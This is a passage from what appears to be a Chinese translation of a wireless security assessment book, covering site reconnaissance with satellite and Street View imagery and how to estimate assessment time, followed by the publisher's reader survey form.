请记住，当使用卫星图像来计划一项无线评估工作时，所使用的那些公开的卫星图像通常不是很新，这是因为像 Microsoft 和谷歌等提供这些图像的公司需要将图像应用于公共领域信息（或者至少允许公开购买的信息），出于国家安全原因只得如此。对于那些需要准确地图的组织（例如军方）则可以提供不断更新的最新的信息。所以当你到达现场时，如果有一个新的建筑物已经竖立起来，或者一条街已被改变，或者你正在查看的设施与从卫星图像上看到的不同时，不要感到惊讶。

另一种收集信息的方法是使用谷歌地图的“谷歌地图街景视图”功能。当你所要访问的站点允许以这种方式访问时<sup>①</sup>，该工具可以让你坐在自己的家中，就能更有效地观察站点。虽然卫星图像可以帮助无线评估人员通过估计站点的尺寸和位置，就可以算出该站点需要的工作量，也可以看到站点的外观，并使评估人员判断周围有哪些有用的定位等。图 A-4 显示了 McGraw-Hill 纽约办公室周围的一些区域。



图 A-4 从“谷歌地图街景视图”上看到的 McGraw-Hill 纽约办公室效果

如果没有使用 GPS 装置，你可以收集一些地标以防万一在去站点的途中迷路。街景视图也可以用于了解周边情况。也许，那个从办公室出来的人，随后所访问的咖啡店是位于建筑的底层。工作的笔记本电脑可能会尝试连接到公司的无线基础设施，并且无线评估人员可能也想利用这些目标（详见第 5 章）。也许该建筑物的街对面有一个停车场建筑，在那里你可以搭建一个远距离天线。这些发现有助于评估人员在到达现场之前就可以通过这种方法完成评估工作，从而节省评估的时间。

## A.2 将所有信息结合起来判定评估时间

收集信息是第一步。将收集到的信息全部结合起来，评估一下工作量是最终的目标。当从事无线评估的时候，没有满意的公式能估算工作量。你不能通过“在这个地址有一个 1 万平方英尺的 2 层大楼，有 5 个无线接入点，这个公式是说，我需要 8.6 小时才能完成任务”。不过，通过我们在评估和计算工作量时，已被证实有用的评估经历，也总结了一些经验：

- **第一个站点将是花费时间最长的** 如果客户并不确定当你到达站点时将看什么，那么你所发现的东西将是你的第一次的经验。另外，后续的站点可能会参考这一站点所获得的经验，所以随后那些地点的评估会变得很快。然而，第一个站点通常将会遇到各种新的情况，并且也将是花费时间最长才完成的。

<sup>①</sup> 在谷歌地图上，并不是所有的地方都能使用这一功能。——译者注

- **密度（通常）比规模更麻烦** 我们曾给一个 100 万平方英尺的配送中心做无线评估，如果单独按尺寸估计工作量，将会花费一整天或更长的时间。然而，实际上整个评估只用了几个小时，其中大部分时间花在了该设施的漫游上。这是因为配送中心位于“前不着村，后不着店”的地方，根本也没有无线设施，如果没有无线基础设施进行评估，那么无线评估当然也不会需要很长时间！然而，我们到达一个非常小的办公室时算错了工作量，之前我们假设只需花费很短的时间。但该小办公室竟然填满了无线 AP，既有合法接入点，也有骗子接入点，因此我们原来的所估计的半天时间是远远不够的。
- **（有一定）富裕量地估计** 任何评估在完成后都会留下一些富余问题。航班将被推迟，交通将变缓慢，小办公室将变得密集，大办公室将变得更空。与任何项目一样，一定要考虑多一些，以便于操作的速度比预期的快，这与没有足够的时间而赶任务相比，这样做会产生更多更好的产品。当然，特别是为了项目，对按小时支付费用的第三方，客户往往不喜欢粗粒度的时间估计。我们发现，半天（4 小时）时间一般足够用于：为一个小型办公室的无线漫游做评估、为无线接入点进行编目、做最小的渗透测试等工作。如果需要其他活动，评估所花费的时间将大大增加。在一个正常工作日，每天访问 1~2 个站点是一个合理的预期，在项目的尾声时留下来的一些时间可以重新访问一个或多个站点以防其他的事情需要进一步调查。但是，你的结果可能会有所不同。

希望以上内容可以帮你在无线评估前正确估计出工作范围和使用精力。当然，在站点所要采用的具体行动应该取决于实际所需精力，对任何项目来说，除了考虑评估本身之外，还要考虑许多其他方面的问题。

lovelinux8.com





专业成就人生  
立体服务大众

www.hzbook.com

填写读者调查表 加入华章书友会  
获赠精彩技术书 参与活动和抽奖

尊敬的读者：

感谢您选择华章图书。为了聆听您的意见，以便我们能够为您提供更优秀的图书产品，敬请您抽出宝贵的时间填写本表，并按底部的地址邮寄给我们（您也可通过www.hzbook.com填写本表）。您将加入我们的“华章书友会”，及时获得新书资讯，免费参加书友会活动。我们将定期选出若干名热心读者，免费赠送我们出版的图书。请一定填写书名书号并留全您的联系信息，以便我们联络您，谢谢！

书名： 书号：7-111-( )

姓名：	性别： <input type="checkbox"/> 男 <input type="checkbox"/> 女	年龄：	职业：
通信地址：	E-mail：		
电话：	手机：	邮编：	

1. 您是如何获知本书的：

朋友推荐  书店  图书目录  杂志、报纸、网络等  其他

2. 您从哪里购买本书：

新华书店  计算机专业书店  网上书店  其他

3. 您对本书的评价是：

技术内容	<input type="checkbox"/> 很好	<input type="checkbox"/> 一般	<input type="checkbox"/> 较差	<input type="checkbox"/> 理由_____
文字质量	<input type="checkbox"/> 很好	<input type="checkbox"/> 一般	<input type="checkbox"/> 较差	<input type="checkbox"/> 理由_____
版式封面	<input type="checkbox"/> 很好	<input type="checkbox"/> 一般	<input type="checkbox"/> 较差	<input type="checkbox"/> 理由_____
印装质量	<input type="checkbox"/> 很好	<input type="checkbox"/> 一般	<input type="checkbox"/> 较差	<input type="checkbox"/> 理由_____
图书定价	<input type="checkbox"/> 太高	<input type="checkbox"/> 合适	<input type="checkbox"/> 较低	<input type="checkbox"/> 理由_____

4. 您希望我们的图书在哪些方面进行改进？

\_\_\_\_\_

5. 您最希望我们出版哪方面的图书？如果有英文版请写出书名。

\_\_\_\_\_

6. 您有没有写作或翻译技术图书的想法？

是，我的计划是\_\_\_\_\_  否

7. 您希望获取图书信息的形式：

邮件  信函  短信  其他\_\_\_\_\_

请寄：北京市西城区百万庄南街1号 机械工业出版社 华章公司 计算机图书策划部收  
邮编：100037 电话：(010) 88379512 传真：(010) 68311602 E-mail: hzjsj@hzbook.com